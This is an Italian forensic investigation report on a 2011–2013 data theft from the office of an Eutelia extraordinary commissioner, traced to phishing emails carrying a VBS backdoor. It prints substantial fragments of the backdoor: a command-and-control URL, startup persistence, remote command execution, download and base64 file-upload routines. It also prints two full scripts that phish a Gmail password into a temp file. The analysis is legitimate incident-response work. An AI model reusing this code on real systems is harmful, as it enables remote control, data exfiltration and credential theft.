

Allegato 1 - Header delle email

Allegato 2 - ricevuta eva landi

Allegato 3 - storico whois SecureBackup4All.com

Allegato 4 - Registry Report

Allegato 5 - Timeline

Allegato 6 - Chain of custody

Annesso: CD a sessione chiusa non riscrivibile - contenente la seguente documentazione informatica (compresi tutti i sopra indicati allegati):

Alla presente relazione si annettono altresì, su n. 1 supporto CD non riscrivibile a sessione unica:

- Il file "codice_allegato_email.txt"
- Il file "RegistryReport.pdf"
- Il file "SecureBackup4All-com-2013-04-05.pdf"
- La cartella "email_dsaitta01"
- La cartella "Lista-email_bianchiniroberto72"
- La cartella "Recovered_Files"
- La cartella "RV_files"
- La cartella "VBS_files"
- La cartella "TimeLine"

PREMESSA

Nei giorni scorsi alcuni ignoti, tramite la rete internet, hanno pubblicizzato di aver "realizzato un complesso lavoro di investigazione collettiva", con la finalità di pubblicare numerosi documenti informatici, anche confidenziali, relativi alle attività ed alle relative comunicazioni elettroniche tra i Commissari straordinari e tra questi ultimi e terzi soggetti.

Tale azione anonima ha portato, presumibilmente in data 19 marzo 2013, alla pubblicazione (di tutta la documentazione illecitamente sottratta) su 3 diversi siti web, allocati all'estero, e precisamente:

<http://eutelia.5gbfree.com>

<http://eutelia.netau.net>

<http://eutelia.leehoan.com>

Ernst & Young, come richiesto dai Commissari Straordinari, sta supportando gli stessi nello svolgimento di specifiche attività di indagine, principalmente di tipo tecnico-informatico, al fine di verificare quanto sopra indicato.

In particolare, oggetto dell'incarico sono le seguenti attività, principalmente presso gli uffici dei Commissari straordinari:

- Acquisizione forense dei siti web sopra indicati e delle pagine web ove sono stati pubblicati e pubblicizzati gli stessi, tra il 19 ed il 20 marzo u.s.
- Verifica fisica e logica della infrastruttura di rete ove vengono trattati, da parte dei commissari in parola, i dati afferenti alla società Eutelia, al fine di verificare eventuali apparecchiature installate abusivamente.
- Acquisizione ed analisi forense dei personal computer (sia HD che RAM), server e quanto altro necessario per verificare il punto di compromissione del furto di informazioni, comprendere al meglio l'accaduto e supportare eventuali azioni legali, anche a supporto della Polizia Giudiziaria/Autorità giudiziaria.

2. ACQUISIZIONE DIGITAL EVIDENCE

ra il 22 e i 28 marzo 2013 sono stati acquisiti tutti i computer presenti nello Studio Saitta. Per ogni postazione di lavoro si sono svolte -in generale- le seguenti operazioni:

- 1) a computer acceso sono stati acquisiti i dati volatili utilizzando il programma FTK Imager Lite
- 2) è stata svolta un'attività di pre-verifica di presenza di codice malevolo utilizzando i programmi Hijackthis e GMER
- 3) è stato spento il computer ed acquisiti i dati del disco (o dei dischi) utilizzando strumenti idonei all'acquisizione forense bit-stream (write-blocker e forensic copier)

I sistemi oggetto dell'acquisizione sono riportati nella seguente tabella:

NOME PC	SERIALE PC	TIPO COMPUTER
DS1	CZC00770P7	DESKTOP
FDL2	CZC0151KBZ	DESKTOP
CB3	CZC0289FB1	DESKTOP
PR4	CZC9463XJD	DESKTOP
AP5	EC898ES#ABZ	DESKTOP
CDB6	CZC945348P	DESKTOP
OG7	CZC548088J	DESKTOP
CU8	CZC54606TK	DESKTOP
VAIO	(vedi COC)	PORTATILE
SERVER- Aziendale	(vedi CoC)	Server

rispetto alla modalità di acquisizione dei dati dai dischi fissi sopra descritti, i dati dell'hard disk presenti sul portatile Vaio (in uso alla Prof. Saitta) sono stati acquisiti in modalità live con FTK Imager Lite.

Per ciascun computer acquisito è stata redatta una catena di custodia che viene allegata al presente lavoro (veggasi allegato 6).

iché la conservazione dei dati è realizzata attraverso backup 'incrementali' e 'completi' su un NAS (Network Access Server), sono stati copiati anche i log di tale sistema, utilizzando l'interfaccia web che tale sistema mette a disposizione per la sua gestione. E' stata inoltre acquisita, separatamente, copia di backup dei dati presenti sull'iPhone della Prof. Saitta.

Oltre ai dati presenti sui sistemi informativi dello Studio Saitta, è stata realizzata una copia dei seguenti siti Web utilizzando WebCopier:

1. <http://eutelia.leehoan.com/>
2. http://eutelia.5gbfree.com/malloppo_san_marino/
3. <http://eutelia.netau.net>
4. http://eutelia.5gbfree.com/dossiereutelia_20130403.html

Prima dell'attività di copia di ciascun sito è stato avviato il programma Wireshark al fine di catturare il traffico di rete in concomitanza della copia dei dati in remoto.

Insieme ai siti Web sono state acquisite, perché d'interesse ad uso investigativo, le seguenti pagine Web:

- http://www.beppegrillo.it/2013/03/conferenza_stampa_m5s_rendicontiamo_le_caramelle.html#page_1
- <http://lavorareagile.blogspot.it/2013/03/ieri-la-bomba-dei-documenti-riguardanti.html>
- <http://lavorareagile.blogspot.it/2013/03/eutelia-la-commissaria-replica-al.html>

Per l'acquisizione delle pagine Web è stato utilizzato il programma Hashbot (www.hashbot.com).

In allegato un DVD a sessione chiusa monosessione e non riscrivibile, contenente i dati delle acquisizioni dei siti web sopra indicati.

PRIME ANALISI

attività di analisi dei dati acquisiti sono tuttora in fase di approfondimento, in questa sede si intendono riportare, brevemente, le prime risultanze in ordine alla posta elettronica della Prof. Saitta e delle possibili modalità di infezione.

3.1. Posta elettronica Prof. Saitta

Al fine di identificare le modalità di distruzione della documentazione e delle comunicazioni tra la Prof. Saitta, i Commissari ed altri soggetti esterni, tra le varie attività - tuttora in corso - veniva analizzata la posta elettronica allocata sul computer della Prof.ssa, sito in Via De Carolis n. 100. La copiosa attività di analisi (trattasi di circa 19 Gb solo per la casella di posta elettronica della Prof. Saitta) ha consentito di identificare alcune email come possibile strumento di infezione e furto di dati.

In particolare, si segnalano le email tra la Prof.ssa Saitta e tale "Bianchini" (e-mail bianchiniroberto72@yahoo.it), asseritamente anonimo dipendente Eutelia, all'interno di una delle quali è stato riscontrato un allegato con password, contenente un codice malevolo che funzionava ad un sistema informatico allocato in Lettonia (si rimanda alla parte di seguito per maggiori dettagli). Tale e-mail (ricevuta il 28 settembre 2011 ore 17.32) è per certi versi simile e precedente a quella inviata il 22 dicembre 2011 alle ore 12.32, a nome della Prof.ssa Saitta da un indirizzo email creato artatamente (dsaitta01@gmail.com), al fine di inviare un altro allegato con password e con codice malevolo.

In allegato, ad ogni buon fine, gli header delle citate comunicazioni (allegato n. 1) e si annette, alla presente relazione, copia in formato elettronico (sia delle email che dei relativi allegati, la cui password, quando richiesta, è indicata dal mittente nel corpo delle citate comunicazioni alla Prof.ssa Saitta).

La cartella email_dsaitta01, nel CD annesso alla presente, riporta la e-mail (esportata in formato 'eml'), ricevuta da d.saitta@tiscali.it ed inviata dall'indirizzo dsaitta01@gmail.com. Nella stessa cartella è stato anche separatamente estratto il suo file allegato, riportante il nome attoconto_ubs_lugano.pdf.7z.

Oltre, nel CD allegato ed in particolare nella stessa cartella sono stati inclusi:

1. Due file con le impronte hash (MD5) dell'intera mail e dell'allegato, chiamati rispettivamente *RE_Relazione.eml.MD5* ed *estrattoconto_ubs_lugano.pdf.7z.MD5*;
2. Il file *Posta in arrivo.csv* in cui sono presenti le informazioni principali della messaggio di posta elettronica;
3. Il file *document.pdf* che è la riproduzione della mail in formato pdf.

La cartella *Lista-email_bianchiniroberto72*, invece (sempre nel CD allegato) contiene i sette messaggi ricevuti dall'indirizzo *bianchiniroberto72@yahoo.it*: in particolare, ogni messaggio ricevuto da questo indirizzo è stato estratto in una cartella distinta (denominate **email1**, ..., **email7**). All'interno di ciascuna sottocartella sono presenti gli stessi tipi di file già descritti per la cartella *email_dsaitta01*.

L'e-mail, proveniente dall'indirizzo *bianchiniroberto72@yahoo.it* e contenente il codice malevolo, è quella del 28/09/2011, estratta nella cartella *email1*, che conteneva il file allegato *statement_account_hsbk_2007.zip*.

Si estraggono, per comodità espositiva, le email in parola nella presente relazione, al fine di riportare a margine alcuni preliminari contributi investigativi.

Email oggetto della denuncia del 22.12.2011

Sent Date:	2011/12/22 12:31:59
Delivered Date:	2011/12/22 12:32:15

la sopraindicata comunicazione appare evidente quanto segue:

L'indirizzo di posta elettronica è simile ad uno dei 2 indirizzi utilizzati dalla Prof.ssa Saitta (ma non uguale). La Saitta riceveva tale comunicazione in quanto presente, con l'email di tiscali, tra i destinatari;

Il tenore delle conversazioni in calce a tale invio fa presumere che il mittente fosse in possesso di altre comunicazioni tra i destinatari della presente, con lo scopo di rendere più verosimile e familiare la ricezione della stessa;

È presente un allegato, similare come approccio all'email di seguito indicata (che è precedente in ordine temporale alla presente). In particolare l'allegato si apre con una password ed anche in questo caso, per incentivare l'apertura dello stesso, si richiama un presunto estratto conto di una banca estera (estrattoconto_ubs_lugano.pdf.7z).

L'email è stata inviata utilizzando il programma di posta elettronica "Outlook 14.0", da parte di un Pc in lingua italiana (di nome RobertWoodllc) e da un indirizzo IP 46.183.216.87 (Lettonia).

L'email sembra essere inviata realmente da Gmail.

Email precedente, inviata dal presunto dipendente, sempre con allegato malevolo

la sopraindicata comunicazione appare evidente quanto segue:

presente, anche in questo caso, un allegato malevolo "statement_account_hsbc_2007.zip -> statement_account_hsbc_2007.pdf.vbs";

- L'email è reale, in quanto esistono diversi scambi di comunicazione tra il Bianchini e la Prof.ssa Saitta (come meglio successivamente indicato);
- La stessa è inviata apparentemente tramite "YahooMailWebService";
- Si segnala il medesimo indirizzo Ip lettone, come mittente: 46.183.216.87.
- Anche all'interno del file malevolo, viene richiamato il server **lettone** (<http://46.183.216.87/sbcheckupdate.php>), come meglio successivamente indicato.

Si riportano, in questa sede, anche le altre email dello stesso mittente, in ordine di tempo, al fine di estrarre gli header (come già indicato, tutti i file sono annessi nel CD allegato).

Tutte le comunicazioni sopra indicate, ad ogni buon fine, vengono inviate con la medesima modalità web e tramite l'indirizzo IP (sempre uguale) lettone - [46.183.216.87].

3.1.1. IP Lettone

L'ip lettone, più volte richiamato, si riferisce ad un dominio "mail.securebackup4all.com", al momento non più esistente. Si riporta in allegato (veggasi allegato n. 3) e nel CD annesso copia dello "storico" del whois, da cui emergono alcune informazioni. Si evidenzia, in questa sede, che il dominio è stato creato il 18 settembre 2011, pochi giorni prima del primo messaggio con codice malevolo.

3.1. Analisi del codice malevolo

Come già anticipato, la trasmissione del codice malevolo è stata realizzata allegando lo stesso a due differenti messaggi di posta elettronica.

Si è appurato che, una volta decompressi, gli allegati *estrattoconto_ubs_lugano.pdf.7z* e *statement_account_hsbc_2007.zip* contengono il medesimo codice che -indipendentemente dal

nome e dall'estensione- è un programma-script scritto nel linguaggio di programmazione vbs (visual basic script).

Lo script in parola è stato riportato nel CD allegato con il nome "codice_allegato_email.txt", in modo che la sua lettura non causasse accidentalmente la sua esecuzione (il file VBS è comunque accessibile come allegato dell'email, nel medesimo CD).

Sebbene entrambe le mail siano state lette dalla Prof.ssa Saitta, dall'analisi dei file sul disco fisso si rileva che l'infezione sia avvenuta con l'apertura della mail del 28/09/2011. L'analisi di questo codice malevolo è tuttora in fase di approfondimento, ma si vuole, in questa sede, fornire alcune informazioni ad oggi disponibili.

Il codice allegato nelle e-mail è lo stesso che, una volta aperto il messaggio (ed avendo un ambiente in cui tale codice può essere correttamente interpretato ed eseguito¹), diviene residente sul disco fisso. In particolare questo script vbs si memorizza nella cartella dei file temporanei (*C:\Documents and Settings\Administrator\Impostazioni locali\Temp*) dell'utente che l'ha eseguito, con il nome "rvupdate.vbs".

Il codice *rvupdate.vbs*, una volta divenuto residente sull'hard disk del computer ospite, resta in stand-by ed è pronto a eseguire le operazioni per cui è stato progettato. Lo script rimane in stand-by perché opera in base ai comandi che riceve remotamente dal suo *Command & Control* (C&C). Il sistema di C&C, da cui il "virus" riceve le istruzioni, è localizzato all'indirizzo IP 46.183.216.87 (come si desume dalla prima riga dello script):

```
RV_url="http://46.183.216.87/sbcheckupdate.php" 'URL TO CALL FOR UPDATE CHECK
```

Come già anticipato, alla data in cui è stata avviata l'analisi (22/03/2013), l'indirizzo 46.183.216.87 non era più raggiungibile: si rimanda all'allegato n. 3 ed a quanto contenuto nel CD annesso.

La prima volta che lo script è contattato dal C&C gli viene assegnato un codice univoco, come si deduce dal seguente frammento di codice:

¹ Perché il file possa essere attivato è necessario che l'utente del computer abbia attivo Windows Script Host (WSH) per l'esecuzione degli script e i necessari privilegi amministrativi.

```
Set fso = CreateObject("Scripting.FileSystemObject")  
If not fso.FileExists(tempfolder+"rvupdate.txt") Then
```

Il file *rvupdate.txt* è stato ritrovato nella cartella temporanea dell'utente e contiene la stringa "4Vx9Ci1Dn7lr4Yq3Bc6K".



Il meccanismo che garantisce la *persistenza* del programma sul computer è la seguente funzione di avvio automatico che è legata alla presenza del *wscript* per la sua esecuzione:

```
function autostart()  
dim fst,tmpfolder  
writehimsself()  
set fst = CreateObject("Scripting.FileSystemObject")  
Set oWS = WScript.CreateObject("WScript.Shell")  
strStartup = oWS.SpecialFolders("Startup")  
sLinkFile = strStartup+"\rvupdate.LNK"  
Set oLink = oWS.CreateShortcut(sLinkFile)  
tempfolder = fst.GetSpecialFolder(2)+"\  
oLink.TargetPath = tempfolder+"rvupdate.vbs"  
oLink.WindowStyle = "0"  
oLink.WorkingDirectory = tempfolder  
oLink.Save autostart=sLinkFile
```

In fase di analisi, il programma non era più tra quelli eseguiti automaticamente all'avvio del computer, come pure non è stato individuato il file *rvupdate.lnk*, sebbene nella cartella *C:\windows\pss* sia stato trovato il file *rvupdate.LNKStartup*. Una possibile risposta è che lo stesso programmatore abbia attivato sul pc della vittima una pulizia delle tracce del codice malevolo.

Nel CD allegato è stato inserito, per ulteriore completezza, il file *RegistryReport.pdf* (stampato in allegato 4), in cui è esportata l'analisi automatica delle principali voci dei registri *NTUser.dat*, *SAM*, *Security* e *System* del sistema operativo Windows XP presenti sul computer della Prof.ssa Saitta: dal report non emerge attualmente la presenza di riferimenti allo script malevolo.

Dall'attività di *data recovery* eseguita sul disco fisso acquisito, si allegano i file *ntuser 42.dat* e *software 2* (presenti nella cartella *Recovered_Files* del DVD allegato) dai quali si evince che lo

script è stato effettivamente inserito nel gruppo dei programmi avviati automaticamente e quindi è stato senza dubbio in esecuzione.

Lo stralcio del seguente codice concerne la creazione del file supporto utilizzato nella fase di download:

```
if RV_cmd="D" then
    strfile=tempfolder+"rvdownload.tmp"
    Set objFSO = CreateObject( "Scripting.FileSystemObject" )
    Set objFile = objFSO.OpenTextFile( strFile, 2, True )
    if RVDBG=TRUE then
        msgbox "Download: " + RV_parameters
    end if
    rtb=httpsend("GET",RV_parameters,"B")
    For i = 1 To LenB( rtb )
        objFile.Write Chr( AscB( MidB( rtb, i, 1 ) ) )
    Next
    objFile.Close( )
    set objFile = Nothing
    set objFSO = Nothing
    Vupdate=RV_url+"?cmd=reportupdate&cmdid="+RV_cmdid+"&cmdreport=Ok"
    if RVDBG=TRUE then
        msgbox "Report cmd: " + Vupdate
    end if
    rt=httpsend("GET",Vupdate,"A")
end if
```

L'analisi svolta non ha rinvenuto sul disco il file *rvdownload.tmp*, la cui identificazione sarebbe stata rilevante per una migliore comprensione del comportamento del codice malevolo e - probabilmente - dei dati trasferiti al sistema di C&C.

Il comportamento principale dello script è determinato dal seguente frammento dello script:

```
if mid(rt,1,2)="OK" then
    cmdstr=split(rt,"<br/>")
    for each x in cmdstr
        RV_cmdid=mid(x,12,8)
        RV_cmd=mid(x,21,1)
        RV_parameters=mid(x,23,1024)
        RV_parameters=Replace(RV_parameters,"$TEMP$",tempfolder)
        *****
        *** EXECUTE UPDATE
```

```

*****
if RV_cmd="X" then
    Set oShell = WScript.CreateObject ("WScript.Shell")
    if RVDBG=TRUE then
        msgbox "Command to execute:"+RV_parameters
    end if
    on error resume next
    oShell.run RV_parameters,0,true
    rv_err=Err.number
    on error goto 0
    if rv_err=0 then

Vupdate=RV_url+"?cmd=reportupdate&cmdid="+RV_cmdid+"&cmdreport=Ok"
        else

Vupdate=RV_url+"?cmd=reportupdate&cmdid="+RV_cmdid+"&cmdreport=Ko"
        end if
        if RVDBG=TRUE then
            msgbox "Report cmd: " + Vupdate
        end if
        rt=httpsend("POST",Vupdate,"A")
    end if
*****
*** DOWNLOAD UPDATE FILE
*****
if RV_cmd="D" then
    strfile=tempfolder+"rvdownload.tmp"
    Set objFSO = CreateObject( "Scripting.FileSystemObject" )
    Set objFile = objFSO.OpenTextFile( strFile, 2, True )
    if RVDBG=TRUE then
        msgbox "Download: " + RV_parameters
    end if
    rtb=httpsend("GET",RV_parameters,"B")
    For i = 1 To LenB( rtb )
    objFile.Write Chr( AscB( MidB( rtb, i, 1 ) ) )
    Next

    end if
*****
***** UPLOAD LOG FILE CONFIRMING THE UPDATE

```

```
*****
if RV_cmd="U" then
    convert_to_base64(RV_parameters)
    strfile=RV_parameters+".base64"
    Set objFSO = CreateObject( "Scripting.FileSystemObject" )
    Set objFile = objFSO.OpenTextFile( strFile, 1, True )
    idchunk="1"
    Do Until objFile.AtEndOfStream
        r=objFile.Readline
        rr=URLEncode(r)
        if RVDBG=TRUE then
            msgbox rr
        end if

        Vupload=RV_url+"?cmd=logupload&cmdid="+RV_cmdid+"&user="+username+"&filename="+strfile+"&idchunk="+idchunk+"&chunk="+rr
        rt=httpsend("POST",Vupload,"A")
        idchunk="2"
    loop
    **CLOSE UPLOAD SESSION
    idchunk="0"

    Vupload=RV_url+"?cmd=logupload&cmdid="+RV_cmdid+"&user="+username+"&filename="+strfile+"&idchunk="+idchunk
    rt=httpsend("POST",Vupload,"A")
    if RVDBG=TRUE then
        msgbox "File Uploaded: "+strfile
    end if
end if
```

Attraverso i file degli update lo script poteva ricevere alcuni semplici comandi, tra i quali:

- X: esegue il comando passato sulla riga del file;
- D: scarica il file specificato (rvdownload.tmp rappresenta il file di destinazione);
- U: trasferisce al server remoto il log registrato;
- T: riconfigura un 'time' ogni quanto deve dialogare con la C&C.

Lo script, attraverso le quattro configurazioni sopra riportate, è in grado di svolgere tutte le funzioni principali di un programma finalizzato al furto d'informazioni.

Anche dai frammenti di codice esaminati nel presente lavoro, appare evidente che le comunicazioni tra lo script vbs e il suo C&C avvenivano trasferendo i dati in forma di contenuti *html* su protocollo *http*: tale forma di comunicazione è realizzata scrivendo sul disco solo i pochi file sopra indicati, mentre la gran parte delle comunicazioni tra l'host e il C&C si sono realizzate on-fly nella RAM del computer.

Allo stato attuale dell'analisi non sono stati identificati elementi (quali, ad esempio, log applicativi e/o sistemistici) che possano fornire ulteriori elementi utili alla presente indagine.

Nella tabella seguente sono riportati i *timestamp* e la localizzazione sul disco dei file che, in questa fase iniziale di analisi, si ritengono associati al programma malevolo:

Name	Last Accessed	File Created	Last Written	Full Path
rvupdate.txt	18/03/13 14:27	28/09/11 18:20	28/09/11 18:20	C:\Documents and Settings\Administrator\Impostazioni locali\Temp\rvupdate.txt
rvupdate.vbs	18/03/13 14:27	28/09/11 18:20	28/09/11 18:20	C:\Documents and Settings\Administrator\Impostazioni locali\Temp\rvupdate.vbs
rvupdate.LNKStartup	18/03/13 15:09	10/02/12 13:30	28/09/11 18:20	C:\windows\pss\rvupdate.LNKStartup
rvbackup.dat ²	18/03/13 14:59	17/11/11 08:56	17/11/11 08:56	C:\windows\rvbackup.dat
RVVXCLVK.txt	18/03/13 14:25	16/11/11 10:02	16/11/11 10:02	C:\Documents and Settings\Administrator\Cookies\RVVXCLVK.txt

Tutti i file riportati nella tabella precedente sono presenti nella cartella *RV_files* del CD allegato.

I file *rvupdate.vbs* e *rvupdate.txt* -come si evince dalla tabella - sono stati creati sul disco il 28/09/2011 alle 18:20, dunque successivi alla ricezione della e-mail inviata dall'indirizzo *bianchiniroberto72@yahoo.it* alle 17:32 del 28/09/2011, mentre il loro ultimo accesso risale al 18/03/2013³.

Al fine di correlare la presenza dei file associati all'utilizzo dello script con l'attività sul disco fisso sono state estratte le timeline per le giornate d'interesse. In particolare, nel CD allegato è presente la cartella *Timeline* in cui sono contenute le sotto-cartelle:

² I file *rvbackup.dat* e *RVVXCLVK.txt* sono attualmente in fase di approfondimento.

³ Si evidenzia che tale data è compatibile con la pubblicazione delle notizie on line, avvenuta tra il 19 ed il 21 marzo 2013

- TL_22-11-2011
- TL_10-02-2012

In ciascuna di queste sotto-cartelle sono presenti le informazioni sulle attività del disco fisso relative alle giornate cui fanno riferimento; le informazioni sono disponibili sia come data-sheet (in formato xls, veggasi allegato n. 5) e sia in forma grafica (in formato html).

Oltre i file associati al codice malevolo, sono stati rilevati gli script *gmailnotify.vbs* e *gmailnotifier.vbs* il cui codice è, rispettivamente, riportato di seguito:

```
dim pwd
pwd="*****"
do while pwd="*****" or pwd=""
pwd=InputBox("Digita la password di 'saitad@gmail.com':","Password errata per la connessione GMAIL","*****")
loop
DIM fso
DIM objFSO,objFile,strfile,i
*** SET TEMP DIRECTORY
dim fst,tmpfolder
set fst = CreateObject("Scripting.FileSystemObject")
tempfolder = fst.GetSpecialFolder(2)+"\"
set fst=Nothing
Set fso = CreateObject("Scripting.FileSystemObject")
Set filetxt = fso.CreateTextFile(tempfolder+"gnotify.txt", True)
filetxt.WriteLine(pwd)
filetxt.Close

pwd=InputBox("Digita la password di 'saitad@gmail.com':","Password errata per la connessione GMAIL","*****")
DIM fso
DIM objFSO,objFile,strfile,i
*** SET TEMP DIRECTORY
dim fst,tmpfolder
set fst = CreateObject("Scripting.FileSystemObject")
```

```
tempfolder = fst.GetSpecialFolder(2)+"\"  
set fst=Nothing  
Set fso = CreateObject("Scripting.FileSystemObject")  
Set filetxt = fso.CreateTextFile(tempfolder+"gnotify.txt", True)  
filetxt.WriteLine(pwd) filetxt.Close
```

Tali file, il cui contenuto è molto simile, si ritengono rilevanti per l'indagine in corso in quando potrebbero essere stati utilizzati per ottenere la password di accesso alla casella *saittad@gmail.com* in uso alla Prof.ssa Saitta.

Sul disco è stato inoltre individuato il file *gnotify.txt* contenente probabilmente la password di accesso alla casella *saittad@gmail.com*.

Name	Last Accessed	File Created	Last Written	Full Path
gmailnotify.vbs	18/03/13 14:59	13/01/12 15:16	13/01/12 15:16	C:\windows\gmailnotify.vbs
gmailnotifier.vbs	18/03/13 14:59	13/01/12 08:31	13/01/12 08:31	C:\windows\gmailnotifier.vbs

I file relativi al furto della credenziale di accesso alla posta Gmail della Prof.ssa Saitta sono stati inseriti nella cartella **VBS_files** del CD allegato.

About This Report

This report documents a thorough analysis of the Internet domain name "SecureBackup4All.com". It draws on the extensive DomainTools dataset and aims to deliver a comprehensive view of the domain's ownership profile, key historical events and technically linked domain names.

All data in this Report is, or was, freely available through standard Internet DNS and query protocols. DomainTools has not altered the data in any way from its original form, except in certain instances to format it for readability in this Report.

Data from DomainTools is presented as-is, and as captured from the original source. We make no representations or warranties of fitness of any kind.

About DomainTools

DomainTools offers the most comprehensive searchable database of domain name registration and hosting data. Combined with our other data sites such as DailyChanges.com, Screenshots.com and ReverseMX.com, users of DomainTools.com can review millions of historical domain name records from basic Whois, and DNS information, to homepage images and email settings. The Company's comprehensive snapshots of past and present domain name registration, ownership and usage data, in addition to powerful research and monitoring resources, help customers by unlocking everything there is to know about a domain name. DomainTools is a Top 250 site in the Alexa rankings.

Reach us at memberservices@domaintools.com if you have any questions on this report.

Ownership History

Whois History for SecureBackup4All.com

DomainTools has 3 distinct historical ownership records for SecureBackup4All.com. The oldest record dates Sep 20, 2011. Each record is listed on its own page, starting with the most recent record. The date at the start of the section indicates the first time we captured the record. The website screenshot, when available, will be the image captured as close as possible to the record date.

About Whois History

DomainTools takes periodic snapshots of domain name Whois records and stores them for subsequent analysis. The database contains billions of Whois records across hundreds of millions of domains, dating back in some cases to 2001.

Hosting History

DomainTools tracks changes to a domain name's IP address, name server and registrar. These events can be useful signals that may indicate more macro events, including: domain name sales, transfers or deletions; taking a site live with new content; or a change in registration or hosting profile.

Registrar History

Date	Registrar
Sep 19, 2012	eNom.com

Name Server History

Event Date	Action	New Server	Previous Server
Oct 31, 2012	Delete	-	name-services.com
Sep 20, 2012	Transfer	name-services.com	santrex.net
Sep 20, 2011	New	santrex.net	-

IP Address History

Event Date	Action	New IP	Previous IP
Nov 1, 2012	Not Resolvable	-	64.74.223.33
Sep 20, 2012	New	64.74.223.33	-

Screenshot History

DomainTools captures snapshots of website homepages on regular intervals. This content is useful for researchers to understand how a domain was used at various points in time. Due to the relatively high storage costs of screenshot data, the coverage of screenshot histories is in most cases not as thorough as Whois or hosting data, and this is especially true for dates early in a domain's history.

No records found for this domain.

Connected Domains

Shared IP Address

DomainTools uses proprietary techniques to discover other domain names that are hosted on the same IP address (web host) as SecureBackup4All.com. This is a sample of up to 100 randomly-selected domains from that dataset. Access to this data provides context in cases where knowing associated domain names has value.

The exhaustive list of connected domains by IP address is available in the Reverse IP product at DomainTools.com.

Domain	Created	Registrant
--------	---------	------------

Shared Name Server

DomainTools uses proprietary techniques to discover other domain names that are hosted on the same name server as SecureBackup4All.com. This is a sample of up to 100 randomly-selected domains from that dataset. Access to this data provides context in cases where knowing associated domain names has value.

The exhaustive list of connected domains by name server is available in the Name Server Report product at DomainTools.com.
